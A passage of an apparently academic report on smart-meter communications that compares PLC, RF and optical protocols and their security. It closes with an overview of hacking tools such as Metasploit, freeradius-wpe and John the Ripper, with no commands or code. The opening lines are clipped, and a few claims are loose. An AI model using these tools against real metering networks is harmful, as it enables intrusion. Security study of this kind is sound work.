8.9.2 ACE6000 DC4 commercial and industrial multifunction meter

4 meter provides integrated energy
ur quadrants for commercial and
has interoperable capabilities and
easy to implement in existing and

trology concept of this meter offers
tability. All transformer connected
accuracy up to class C for active

Energy while all directed connected versions are class B.

The meter provides 8 tariff energy registers per measured value and up to 15 registers per tariff for End of Billing (EOB) data. There are 32 tariff registers for energy in total and 24 for maximum demand. In addition, the meter provides per phase and total instantaneous values such as voltage and current per phase, power and power factor. Load profile data can be stored in up to eight channels.

Up to six output relays and up to six control inputs are available to control the meter such as the tariff control and the clock synchronization or to give information from the meter to other devices like tariff information or pulse output. The auxiliary terminal is self arresting and without screws for easy installation.

All time stamp functions are derived from a high precision clock, with supply back up from an integrated battery and/or super capacitor. The battery can power the device clock for up to seven days of continuous total supply. The typical time derivation is better than 9 seconds per month.

Regarding the communication functions of the meter, data collection from the meter can be performed from two interfaces at the same time. The different interfaces that can be used are the following: optical port using the IEC62056-21 protocol, the electrical CL0 interface and RS232 or RS485 interfaces. Additionally, a modem may be attached to the meter via RS232/RS485 interface using the RJ45 connector. [40]

For further information on ACE6000 DC4 go to: www.itron.com

9. Comparisons between technologies

In this section, technologies described in previous sections will be compared to each other. GPRS will stay out of comparison since it is used to create wide area networks with meter networks but not for read out data from the meters itself.

9.1 PRIME vs. PLC G3

The physical layer main characteristics of both standards are very similar. Both use CENELEC A band by Cyclic Prefix (CP) OFDM combined with Differential Phase shift Keying (DPSK) which is assumed to be a robust technique for data transmission over the Powerline channel. OFDM is efficiently implemented using FFT and DPSK modulation avoids receiver modules the necessity for channel estimation algorithms for signal reception. Focusing on detailed characteristics, many differences can be found. All of them are presented in the following chart:

	PLC G3	**PRIME**
Frequency range	35-91 kHz	42-89 kHz
Sampling frequency f_s	400 kHz	250 kHz
FFT size	256	512
CP length	30	48
Windowing	Yes	No
Subcarrier spacing	1,5625 kHz	488 Hz
Carrier used	36	97
FEC	Reed-Solomon, convolutional or repetition codes	Convolutional code
Interleaving	Per data packet	Per OFDM symbol
Modulation	DBPSK, DQPSK	DBPSK, DQPSK, D8PSK
Differential encoding	In time	In frequency
Maximum packet size	235 bytes	2268 bytes
Maximum data rate	33,4 kbps	128,6 kbps
Guard interval effective length	0,035 ms	0,192 ms

Figure 9.1. PRIME vs. G3 physical layers [27]

PRIME MAC layer has been designed by PRIME Alliance independently from other international standards. In opposition, the G3 technology developed by ERDF France implements its Mac layer based on the 802.15.4-2006 IEEE standard MAC layer. This may be a consequence of the fact that PRIME was designed for LV networks and G3 for MV networks.

Although the MAC layers were designed based in different purposes, there are many characteristics that can be found in common in the two MAC layer implementations. In both technologies the network structure is similarly implemented.

A Base Node (PRIME) or server (G3) is in charge of managing the Services Nodes (PRIME) and peers (G3). Besides, both technologies implement CSMA/CA algorithm for the purpose of controlling the channel access of all devices as well as similar implementations of the ARQ mechanism.

In addition, many differences can be found between PRIME and G3 MAC layers. Obviously there a lot a difference regarding the formats of data frames, beacon frames, check frames and MAC primitives, but these differences do not add any relevant difference between both MAC layers performances. Regarding the significant differences, the first one are the address formats used.

PRIME uses EUI-48 IEEE universal MAC address combined with three network identifiers: the 8-bit Switch Identifier (SID) for identifying the switch to which a node attached, the 14-bit Local Node Identifier (LNID) to identify a node locally and the 9-bit Local Connection Identifier (LCID) to identify a specific connection to a node during connections establishment process. On the other hand, G3 uses for addressing either EUI-64 universal MAC address or 16 bits short address used for the LBP protocol of the 6LoWPAN layer.

Note that also many common and different characteristics between the two technologies can be found in the security features implemented in both MAC layers, they will be described below.

In the convergence layer the differences are obvious since for the upper layer PRIME was designed for IPv4 and G3 for IPv6 so the adaptation layers are prepared to accommodate different versions of the same protocol. In this case, it is G3 who has a clear advantage in front of PRIME. The IPv6 protocol will gradually substitute IPv4 in all networks worldwide since the IPv4 addressing system is going towards obsolescence due to the fact that it is running out of possible addresses worldwide. Moreover, using IPv6 and consequently the 6LoWPAN adaptation layer, gives G3 the possibility to use the Bootstrapping protocol before MAC security features proceed and keys are exchanged.

As this paper is mainly focused in security features of the standards described, here is where more differences between the two technologies can be found. One difference between them is that PRIME presents the possibility of using two different security profiles one implementing security procedures and the other one without them. From one side this gives an advantage to PRIME because it is possible not using security when not necessary which permits a higher data transmission. On the other side, an attacker may cause any node in the PRIME network to choose the unsecured security profile when security procedures are needed and data would be transmitted unencrypted. This kind of attack cannot be performed on G3 since there is no option for a not secured security profile.

In both technologies a key hierarchy is defined. This fact brings some points in common as well as some differences. In both cases this key hierarchy is defined in order

to obtain a wide set of keys to be used in different aspects of security features and making them independent so if an attacker is able to obtain one of them not the whole security system is broken. In order to secure it higher, these keys are renewed periodically so that if an attacker is capable of obtaining a key somehow, only during a short period of time he is able to eavesdrop information or to disturb the correct procedure of the network.

As mentioned above, G3 performs a more complex a secure system for the purpose of authentication. While PRIME guarantees the authentication of nodes in the network by the fact that each node has its own private key known only by itself and the Base Node, G3 implements a much more complex procedure. In this case also, a pre shared key known only by the peer and the coordinator is used but it is used for deriving another key, an authentication key, using AES. The Bootstrapping process can be performed locally or even remotely with the support of a remote authentication server. Apart from the benefits is gives, the usage of a remote authentication server can create a security vulnerability by the fact that authentication will occur between the peer and the authentication server, not between the peer and the authenticator. This means that it is not possible for the peer to validate the identity of the authenticator that it is speaking to, using EAP alone.

After authentication procedures, both implementations use different keys for broadcast and unicast traffics so that each subnetwork has its own key and each connection between nodes has its own too. However, G3 implements one security feature for information exchange that PRIME does not, the Protected Channel. It provides data origin authentication and protection against replays.

Finally, regarding to the data encryption, both technologies implement 128-AES encryption, which is assumed to be a high security algorithm that assures not to be broken until at least 2030. This way data integrity is supposed to be guaranteed.

Since data integrity it supposed to be guaranteed, the most important security feature for these technologies is the protection of its shared secrets or keys. So it can be concluded that the exposition of keys from their key hierarchies to a third party is the most important weakness that this technologies present and one of the few that they have in common.

9.2 ZigBee vs. Raconet

Focusing on the physical layer deployment, since we have not much information about Raconet physical layer there is not much we can compare. One thing is the frequency of operation. Both technologies operate in the ISM free license frequency band which represents a great advantage. Both operate using 868 MHz as central frequency of their bands which has a 1% duty cycle limitation and is only operable in Europe. Data rate that can be provided in this frequency band is usually about 20 kbps.

As opposition, ZigBee specification is also able to operate on a different band inside the ISM band which is at 2.4 GHz frequency which can be used worlwide. In this band, there are 12 channels available while there only one in 868 MHz. It leads to providing a bit rate of about 250 kbps which is by far bigger than the rate that Raconet is able to provide. Consequently, most deployments of ZigBee appliances operate in the 2.4 GHz frequency.

Finally, some words about power consumption must be said. Both technologies can be classified inside the group of low power wireless PANs. In fact, very low power consumption is a design goal in ZigBee specification. On one side it must be regarded as a huge advantage for giving the battery of the network devices a longer life, but it leads to a weakness that potential attackers may take advantage from.

Regarding to the network topology, both technologies look very similar in this aspect. In ZigBee the Reduced Function Devices (RFD) or meters are coordinated by a Full Function Device (FFD) or router which acts as a data collector and manages its subnetwork. This FFDs are simultaneously coordinated by the ZigBee coordinator that manages the whole network and sends all collected data from the meters to the database management system, by using RS-232 electrical interface, owned by the power supplier. In Raconet, the global network performance is very similar although it presents a few differences. There is only one data collector that coordinates and manages the network which can be parallelized to the ZigBee coordinator because it is as well in charge of sending all data collected to the power supplier facilities for billing purposes. Meters in the Raconet network can be considered to perform the same operations as RFDs in ZigBee network since they only operate metering purposes, except for those ones that are acting as a bridge to give connection with the Raconet data collector to those meters that cannot be reached by data collector’s range. Those that act as bridges may be parallelized with ZigBee FFDs.

Some also mutual characteristics between two technologies refer to network start-up and attachment/detachment of devices. In both cases the network start-up managed either by the ZigBee coordinator or by the Raconet data collector is performed very quickly and so does the attachment/detachment of devices to/from the network. Also in both cases the subnetwork coordinator and which is either a ZigBee router or

the raconet data collector are capable of detecting new devices that appear in the network area by broadcasting messages to invite them to join the network.

Although no information about security features on raconet could be found, as it is a wireless technology operating on a well known frequency band and using low power transmission, the network is susceptible of suffering many different types of attacks which are very similar to the attack that ZigBee may also suffer. These attacks can be divided into two categories:

- Attacks that may take advantage from low power and radio links at wireless PANs which are: jamming, exhaustion, collision and unfairness. All of them are detailed in the ZigBee section of this paper.
- Attacks to the cluster tree network topology, such as route disruptions or loops which, as the previous ones, are detailed in the ZigBee section of this paper.

9.3 Bluetooth vs. Raconet

Starting with the physical layer deployment, since we have not much information about Raconet physical layer implementation there is not much we can compare. One thing is the frequency of operation. Both technologies operate in the ISM free license frequency band which represents a great advantage. However, Raconet is using 868 MHz as central frequency of its band while Bluetooth works at 2,4 GHz.

Both technologies can be classified inside the group of low power wireless PANs. In fact, low power consumption is a design goal in both specifications. On one side it must be regarded as a huge advantage for giving the battery of the network devices a longer life, but it leads to a weakness that potential attackers may take advantage from.

Regarding to the network topology, both technologies look very similar in this aspect. In Bluetooth the slaves or coordinated by the master of the piconet and sharing the same channel and the unit of various piconets can form a scatternet. In Raconet, the global network performance is very similar although it presents a few differences. There is a data collector that coordinates and manages the network which is in charge of sending all data collected to the power supplier facilities for billing purposes. As it can be seen the difference to the Bluetooth specification is that her there is only one master in the whole network. Meters in the Raconet network can be considered to perform the same operations as slaves in Bluetooth network since they only operate metering purposes, except for those ones that are acting as a bridge to give connection with the Raconet data collector to those meters that cannot be reached by data collector's range. The main difference that can be found here is that in Bluetooth a device is capable a being part of more than one subnetwork (piconet), given by the fact of the another big difference that can be found which is that Bluetooth allows either point-to-point or point-to-multipoint connection which Raconet does not.

Another difference that can be found is the ability of Bluetooth of providing either asynchronous or synchronous connections. However, this fact is not specially remarkable when we are dealing with smart metering networks since synchronous transmissions are not thought for data packets transferring but for voice communications. In addition, something that clearly makes the difference between the two specifications are the Bluetooth Profiles. Having a vision two the future, the capability of Bluetooth for accommodation a very wide range of difference profiles on its application layers, makes one think about the possibility of offering a wider range of services for smart metering customers in the future and it gives an clearly advantage for future development in front of Raconet for Bluetooth.

Although no information about security features on raconet could be found, as it is a wireless technology operating on a well known frequency band and using low power transmission, the network is susceptible of suffering many different types of

attacks which are very similar to the attack that any other wireless network may also suffer. These attacks can be divided into two categories:

- Attacks that may take advantage from low power and radio links at wireless PANs which are: jamming, exhaustion, collision and unfairness. All of them are detailed in the ZigBee section of this paper.
- Attacks to the cluster tree network topology, such as route disruptions or loops which, as the previous ones, are detailed in the ZigBee section of this paper.

In the case Bluetooth, by taking advantage of its profile definition, a wide range of specific attacks can be directed to it. Additionally, a great weakness that Bluetooth shows is the usage of the SAFER+ based algorithms for its security purposes. It is hardly recommended for Bluetooth to adapt and get closer to other specifications security and use AES algorithm to defend itself from potential attackers.

9.4 ZigBee vs. Bluetooth

These two specifications are both wireless technologies working on the ISM free license frequency band. Bluetooth is only working on the 2.4 GHz, ZigBee is capable of working also on the 868 MHz and 900 MHz frequency bands. However, working on the 2.4 GHz is the best option if the main goal is to obtain the highest possible throughput for data transmission, and that is why most ZigBee applications are using this frequency instead of the others.

If we focus on the layer implementations it can be easily seen that both implementations do not have much in common and does not really make sense two compare the layers between each other one by one. However, there are a few things that can be easily compared and a few points in common also. A similar addressing model is used in both specifications based on the EUI-48 bits standard address from the IEEE standards. Finally, regarding the application layers of both specifications a parallelization can be easily made. In both cases a wide range of possible applications can be adapted to the technology. In Bluetooth by using the adequate service profile an application may be implemented, while in ZigBee the design of the final application is completely chosen by the customer since in its application layer a ZigBee device object is implemented for every device in a ZigBee network and for every different customer for different applications.

A point that must be noticed to be different between the two specifications is the network topology. In ZigBee the Reduced Function Devices (RFD) or meters are coordinated by a Full Function Device (FFD) or router which acts as a data collector and manages its subnetwork. This FFDs are simultaneously coordinated by the ZigBee coordinator that manages the whole network and sends all collected data from the meters to the database management system, by using RS-232 electrical interface, owned by the power supplier. In Bluetooth the network is organized differently although both point-to-point and point-to-multipoint connections can be also implemented.

In the point-to-multipoint connection, the channel is shared among several Bluetooth units and forming a piconet. One of them acts as the master of the piconet, whereas up to 7 other units act as slaves. The channel access is controlled by the master which can be parallelized to the ZigBee coordinator. Multiple piconets with overlapping coverage areas form a scatternet. Slaves can participate in different piconets on a time-division multiplex basis. In addition, a master in one piconet can be a slave in another piconet. The piconets shall not be frequency synchronized. Each piconet has its own hopping channel. By this procedure, Bluetooth is capable of forming a huge network at the same time formed by a huge amount of small networks with up to 8 devices, but is not capable of creating a big network coordinated by one unique coordinator that manages the whole network.

Focusing on the security procedures of both technologies the first thing that can be easily identified as a big difference is the encryption algorithm used. While ZigBee uses the AES algorithm, Bluetooth is using various algorithms for its different security features based on the SAFER+ cipher block. This method was also presented to the contest for becoming the AES algorithm but did not win. Consequently, this fact leads to the conclusion that in Bluetooth actual AES encryption should be embraced to substitute SAFER+. Another disadvantage that Bluetooth presents in front of ZigBee is that it does not implement security procedures in the application layer while ZigBee does. In addition, ZigBee is able to optionally provide sequential freshness in the purpose of frame integrity, a service not provided by Bluetooth. Finally, the trust center is an entity that appears on the ZigBee application layer security and not available in Bluetooth. It is an application trusted by all the devices in the network that distributes keys as part of network and end-to-end application configuration management. The TC is required to maintain a list of all the devices in the network, all the relevant keys and control the policies of network admittance.

Although many differences have been noticed, many points can be found in common also. The first one is that both specifications are using a various set of keys for its different security procedures to make each procedure independent from any other by using a different key. The usage of these sets of keys leads t avoid to use any kind of passwords in the security procedure which is regarded to be not a very secured method to guarantee the security of a network. Finally, another point that we can found in common are the security profiles. Both specifications present various security modes in order to use different security mechanisms depending on the network and the operational circumstances of the moment. In addition, apart from global security profiles, Bluetooth incorporates also three different modes of data encryption.

Although there are a lot of differences between these two specifications, as both of them are wireless technologies operating on a well known frequency band and using low power transmission, their networks are susceptible of suffering many different types of attacks which are very similar and these attacks are described in the ZigBee section of this paper. These attacks can be divided into two categories:

- Attacks that may take advantage from low power and radio links at wireless PANs which are: jamming, exhaustion, collision and unfairness. All of them are detailed in the ZigBee section of this paper.
- Attacks to the cluster tree network topology, such as route disruptions or loops which, as the previous ones, are detailed in the ZigBee section of this paper. In the case of Bluetooth, the network topology is not a cluster tree but piconets and scatternets, however, Bluetooth may suffer similar attacks to the ones that can be directed to ZigBee network topology.

In the case of Bluetooth, as described in the section dedicated to it in this paper, there is a wide range of attacks that are specifically designed to attack it taking advantage especially of the Bluetooth Profiles specification.

9.5 PLC vs. RF

PLC and radiofrequency technologies must be regarded differently since their deployments have many differences. PLC presents the advantage of using the already installed everywhere infrastructure for energy supplying and there no need to install new wires. Besides, by the fact that it is a wired technology there no need to concern about power consumption while batteries life is one matter of concern in wireless technologies. On the other side, RF offers flexibility, design, easy portability of its devices and robustness against unexpected events such as an earthquake that may disable a wired network. It also brings easy planning of networks together with all the advantages of mesh networking such a multiple paths for transmission to prevent disabling of a node on a path failure.

Since these are complete different technologies, there no much common points in their physical layers implementation. The usage they make of the spectrum is completely different since they do not use the same media for transmitting data, however, we can find a point in common in the fact that all of them may use BPSK modulation, and another one in the fact that their physical layers are organized following the OSI model except for the case of Raconet which we do not know much about its layers implementation.

There are many characteristics that can be found in common in the MAC layer implementations. In the two PLC technologies the network structure is similarly implemented. A Base Node (PRIME) or server (G3) is in charge of managing the Services Nodes (PRIME) and peers (G3). In opposition, ZigBee is capable of implementing different network topologies used in wireless networks such as star, mesh or cluster tree. However, in Raconet the network topology is fixed by the fact that the data collector is at the top of it for managing the network and a tree topology is implemented below it. Besides, ZigBee, PRIME and G3 technologies implement CSMA/CA algorithm for the purpose of controlling the channel access of all devices as well as similar implementations of the ARQ mechanism.

In addition, many differences can be found between the three MAC layers whose description we know in detail. Obviously there a lot a difference regarding the formats of data frames, beacon frames, check frames and MAC primitives, but these differences do not add any relevant difference between both MAC layers performances. Regarding the significant differences, the first one are the address formats used.

PRIME uses EUI-48 IEEE universal MAC address combined with three network identifiers: the 8-bit Switch Identifier (SID) for identifying the switch to which a node attached, the 14-bit Local Node Identifier (LNID) to identify a node locally and the 9-bit Local Connection Identifier (LCID) to identify a specific connection to a node during connections establishment process. On the other hand, G3 and ZigBee addressing are very similar since both MAC layers designs are based on IEEE 802.15.4 they can use either EUI-64 universal MAC address or a 16-bit short address. In the case

of G3, the short address is specifically used for the LBP protocol of the 6LoWPAN layer. In ZigBee, the address format sent in a packet can be chosen and the correspondence between them two is checked at reception.

Additionally, we can found a point in common between ZigBee and G3 but different in PRIME. In the first two, the MAC layer implements two separate entities within the layer. The first entity is in charge of the transport of data units and the second one manages the layer and is capable of transporting commands to the lower and upper layers as well as controlling the channel access.

Note that also many common and different characteristics between the three technologies can be found in the security features implemented in all three MAC layers, they will be described below.

Since Raconet and ZigBee are fully independent technologies, they do not require the support of other protocols for implementing upper layers and applications. In opposition, PRIME and G3 technologies implement only the low layers of the OSI model and require upper layer protocols to implements applications. The one which is mostly used is DLMS/COSEM protocol, and also WiMAX and some IP technologies are used for these purposes. That is the reason why PRIME and G3 implement an adaptation/convergence layer for IPv4 and for IPv6 respectively and ZigBee and Raconet do not implement such a layer.

Regarding security features, since we do not have information on Raconet security features, we will be focusing in comparing ZigBee against PRIME and G3. As previously said, radiofrequency networks presents many more weak points to be attacked than wired technologies. This fact leads to the obligation to try to implement higher security measures in wireless networks in order to be able to guarantee that they are as much secure as wired technologies that may be deployed for the same applications. What all of them have in common is the usage of AES encryption algorithm for data encryption.

Different complexity levels can be found on the authentication procedures of these protocols. As mentioned in the comparison between PRIME and G3, the first one guarantees authentication between two nodes by the fact that there is a key known only by these two nodes. The second one, implements a much more complex procedure named the Bootstrapping protocol for authentication, implemented in the adaptation layer, which proceeds before MAC layer security runs. In ZigBee, authentication is guaranteed in MAC, network and application layers by using the AES CCM mode of operation. More specifically, in the application layer, the Mutual Entity Authentication protocol is used for procedures of authentication between to nodes base on a shared secret.

Different sets of keys are implemented by the three specifications for different usages. They are implemented in order to make all security procedures independent form each other and different keys are used for authentication, ciphering unicast traffic,

broadcast traffic, attach/detach of a device to/from the network, etc. In PRIME and G3 theses sets of keys are implemented at MAC layer security level and in ZigBee it is implemented in the application layer security level. Note that some of these keys in all protocols are periodically renewed in order to avoid the fact that if one key is discovered security in the network or in a part of the network may be comprised permanently.

ZigBee is also incorporating an entity which is not present in PRIME or G3 networks and it is the Trust Center (TC). The TC is and application which is trusted by all the devices in the network. It distributes keys as part of network and end-to-end application configuration management. It can operate in either high or standard security modes. In the high security mode, the TC is required to maintain a list of all the devices in the network, all the relevant keys and control the policies of network admittance. As a result, the required memory of the TC grows with the number of the devices in the network in this mode.

There is security implementation which is only present in G3, the Protected Channel. It is implemented using EAX mode of the AES ciphering block and provides data origin authentication and protection against replays.

There is also an important implementation to take into account that is present in ZigBee and in PRIME but not in G3. The previous two are capable of implementing different levels of security. In PRIME two security profiles, secured and not secured, are defined and a negotiation of security profile is performed before any communication occurs. In ZigBee, there is a wide range of combinations for security profiles. There are 8 possible security suites that can be chosen in the MAC layer security, depending on if the application implements requests security or not, the size of the AES ciphering block or the security services that may be requested. In G3, only one security profile is defined.

Finally, is it important to note that the attacks that may be performed to each one of these technologies are different since, as mentioned before in this section, the wireless networks present much more weak points to be attacked than the wired ones. In the sections dedicated for description of each specification, some attacks that may be performed to the specification are described. In can be easily identified that is much easier for an attacker eavesdropping packets or interfere in wireless communication taking advantage from the radio links and the low power transmission policies of the wireless networks.

9.6 PLC vs. IEC62056-21

The PowerLine Communications systems have been used by energy supplying companies for smart metering since late 1990's and it has become the mainly used technology in Europe with many deployments already out there. France ERDF with G3 and Iberdrola with PRIME have been developing its own deployments for testing their respective new technologies. The main advantage of PLC technologies is the fact that no need for implementation of the wired network is required. The already existing network for energy supplying is used. In the case of smart metering, that fact makes that smart grids can reach anywhere that smart metering may be implemented. However, as mentioned before in this section, these two technologies only implement the lower layers of a system and other protocols are requested for implementation of upper layers. In the case of PRIME IPv4 or IEC61334 may be used for the Data Link Layer while with G3, IPv6 is used. In both cases DLMS/COSEM is usually chosen for the application layer implementation.

In a similar position IEC62056-21 can be situated. All smart meters incorporate an optical port interface or an electrical interface to operate with this protocol for local data exchange. It is highly useful for on-site programming and testing of the meters for the energy supplying company. Besides, it can be used for implementing smart metering applications. By using the Mode E of the IEC62056-21 protocol in combination with HDLC protocol for the data link layer and usually DLMS/COSEM for the application layer, although other protocols may be used for the application layer, smart grid applications can be deployed. This technology brings many advantages such as cost effectiveness, simple transmitters and receivers because of their simple circuitries, robustness of the optical port in residential applications and very low data post-processing.

Regarding security features, data encryption may be the first things that must be taken into account since data protection is very important in smart metering. For this aspect, both PLC technologies use 128 bit AES encryption, and it may be used in the third level of security of IEC62056-21 where data encryption algorithms can be used and selected by the meter manufacturer. For the implementation of these data encryption and also other security measures such as authentication or replay protection, the two PLC technologies define a set of different keys, some of them periodically renewed to reinforce protection. Their nodes choose which key to use depending on the type of traffic transferred or the security procedure taking place. In IEC62056-21 standard there are not such tools defined, however, it may be implemented since in the third level of its security the security procedures to be used can be chosen by the manufacturer.

Different levels of security are implemented in PRIME and IEC62056-21 but not in G3. They are used depending on the requirements where the application of the application is taking place and whether or not the information transmitted requires any

kind of protection as well as if more security procedures such as node authentication are required.

By terms of authentication, shared secrets between nodes are used in both PRIME and G3. To make a parallelization with IEC62056-21, the authentication procedure that it implements is operated in the second level of security of it. It is the introduction of one or more security passwords to access in the metering system, what unfortunately leads to a weakness that most smart metering protocols avoid by not using passwords which is the possibility to attack it by using brute force and dictionary attacks.

As the security features for IEC62056-21 are chosen by the manufacturer at the third level of security not much more comparison can be done between it and the PLC specifications security operations and the PLC specifications have been already compared in the previous section dedicated for it. However, there is also one higher level of security in IEC62056-21 which implies on-site manipulation of sealable buttons and modifications of security registers as well as changing some form of physical setting inside the metering system, such as installation of a bridging link.

9.7 RF vs. IEC62056-21

Both radiofrequency and optical infrared (IEC62056-21) systems are wireless systems but some differences can be found in each way on wireless transmission. The first one, which is obvious, is that they operate in different frequency ranges. The ZigBee and Raconet operate at 868 MHz (ZigBee can do it also at 2.4 GHz) while infrared operates inside a range from 800 nm to 1000 nm wavelength. The range of a wireless link between two devices using either technologies is very different too. In radiofrequency the range of radio link can be up to 100 meters while in infrared is up ten meters. Note that, in infrared is also necessary line of sight between devices, a fact which is no required in radiofrequency networks, whose signal can pass through walls and opaque objects. It is also important to note at the physical level, that both technologies perform very low consumption (it is actually a design goal in ZigBee), gives its devices battery longer life and independence.

Regarding to interferences there are big differences between the two technologies. It is a very important issue of concern in radiofrequency. There might interferences between devices in the same network, from electromagnetic fields generated by other devices such as the ones using microwaves and obviously from other radiofrequency systems that might operate in the same area. On the other side, in infrared optical communications the only thing that can cause interferences is sunlight, a fact that makes infrared inadequate for applications outdoors.

In addition, radiofrequency networks can be planned with a wide range of different network topologies such as mesh, ad-hoc, peer to peer or star; in the case of the two we are dealing with implement cluster trees providing the network even with a wider range. In opposition, connections with infrared optical technology are always point to point which leads to requiring support from other technologies at upper level for implementing a complete network with numerous devices. However, this is not such an important fact since the main goal of IEC62056-21 is its usage for simple and cost-effective local data exchange which is what it provides. It is mainly used for on-site meter reading and the smart meters are mostly equipped with other technologies such a PLC deployments or GPRS to incorporate them to smart grids.

As mentioned before, IEC62056-21 is a cost-effective and extremely simple technology, although line of sight is required for communicate with it. This leads to the fact that this technology best fits into residential applications and for those applications requiring specific privacy. It also better suites for using Hand Held Unit (HHU) for manufacturer specific programming and testing functions to be performed on site.

On the other side, both ZigBee and Raconet (radiofrequency technologies) best suite for either industrial or commercial networks for smart metering without the need of support from another technology. These technologies are ruled by a network coordinator that is able to send all data to the database facility of the energy supplier.

Regarding security features, as we do not know much about security implementations in Raconet combined with the fact that the weaknesses that it may present are similar to the ones that ZigBee presents, we are directly comparing security implementations in ZigBee with the ones in IEC62056-21.

Since the range and the application of both technologies are sensitively different its security features must be regarded differently. ZigBee is implemented with a wide range of security features all along its layers since in radiofrequency high security measures must be deployed due to it has a wide range of weak points that might be attacked as it has been described in ZigBee section of this paper. ZigBee counts with security measures implemented in its MAC, network and application layers. AES encryption is applied in all of them and a set of different keys is defined at the application layer in order to use them independently for different operations in the network such as authentication, device updating or device detaching among others. In the MAC layer, different security suites can be used depending on the needs of the communication that is taking place; access control, frame integrity, data encryption and sequential freshness can be guaranteed if necessary.

In IEC62056-21, there not as much complexity implemented regarding those security features. Access control is provided by a passwords or a set of passwords that must be introduced at second level of security which is sensitively much less complex implementation that the one in ZigBee since for accessing a device using this protocol on-site presence is necessary which does not happen with radiofrequency technologies. As well as in ZigBee, data encryption algorithms can be implemented by manufacturer choice at the third level of security level of IEC62056-21 and AES-128 encryption seems to be choice that most manufacturers take. Furthermore, in highest level of security of this protocol, manual tampering of the meter is required to get through security barriers which mean on-site manipulation. Finally, it is important to note that both technologies are able for not using security measures when it is not required either because it is not requested in the environment where the protocol is working or because the frames or information that are being transmitted are not considered as sensible and do not need any encryption or protection.

Regarding the weaknesses that these technologies present, not much divergence can be found. Since all of them are wireless technologies, all of them share the weaknesses that this type of technologies present, taking into account that it is more difficult for an attacker to eavesdrop from IEC62056-21 due to the fact that its range is highly shorter.

10. Tools for performing the attacks

An enormous range of tools can be found on the internet for the purpose of attacking networks, either hardware or software. Despite they are meant not only for the purpose of attacking networks but to be tools for security professionals to test security in networks and improve this security, owning this kind of tools, specially the hardware ones, is illegal in some countries. In this section some of the most important tools that can be found on the net are presented as well as some practical example of how to perform attacks with these tools.

10.1 Back Track

Back Track, today in its fifth version already, is one of the most useful tools for hacking. It is a Linux Live distribution focused on security with over 300 different tools a user friendly interface. It is available in the Back Track Linux website for no charge. It is regularly used in two opposite ways. It gives the possibility to hackers to use it to attack servers, networks or any terminal, actually Back Track 5 is widely used, even by unexperienced users for cracking Wi-Fi passwords and obtaining free access to the internet. On the other hand, it is a highly used for security professionals for network security testing and security study and improvement of already existing specifications.

Figure 10.1. Back Track 5

The tools that comprise Back Track are all open-source and free. All of the tools are also available separately if needed. Back Track integrates the tools and organizes them to security professionals and hackers. Back Track tools are organized into 12 categories:

- **Information Gathering:** In this category we can find several tools for web and network analysis. Among all tools that can be found in this section there are two that are highly useful for hackers which are Nmap and Wireshark.

Figure 10.2. Network analysis menu in Back Track 5

Nmap is a sophisticated scanning tool used to discover ports, services and hosts on a network. It can be used to determine what type of operating system is running on a target machine as well as what version of a service is running on a specific port which may assist hackers in determining what vulnerabilities a target may be susceptible to.

Wireshark is a open-source packet analyzer (sniffer) which can be used to troubleshoot network problems or eavesdrop on both wired and wireless network traffic. Wireshark can assist hackers in performing man-in-the-middle attacks and is a key component for many other attacks.




Figure 10.3 Wireshark

- **Vulnerability Assessment:** In this section tools that can be found are used mainly for searching for vulnerabilities in networks. These tools first use network scanners to study the configuration of the network and then try some exploitations to the ports that they have found. One of the most powerful ones is Nessus.
- **Exploitation Tools:** Here there can be found tools for the development of vulnerability exploits that can be used for hackers to test these exploits to remote targets and check if these targets are susceptible to the exploits tested. The Metaexploit Framework is a powerful tool here. Another one that is interesting for us here is the freeradius-wpe, a tool that may be used for attacking RADIUS remote authentication servers as in the case of PLC G3 specification.
- **Privilege Escalation:** In this section we can find a various collection of tools in which highlight networks sniffers such as wireshark, tools for network spoofing and tools for passwords attacks such as John the ripper the most well-

known tool to perform dictionary and brute force attacks to security passwords. The John the ripper tool is deployed in the figure on the next page.

Figure 10.4 John the ripper password cracker

- **Maintaining Access:** A set of tools for exploiting OS and Web Backdoors and a few more for tunneling protocols can be found in this section.
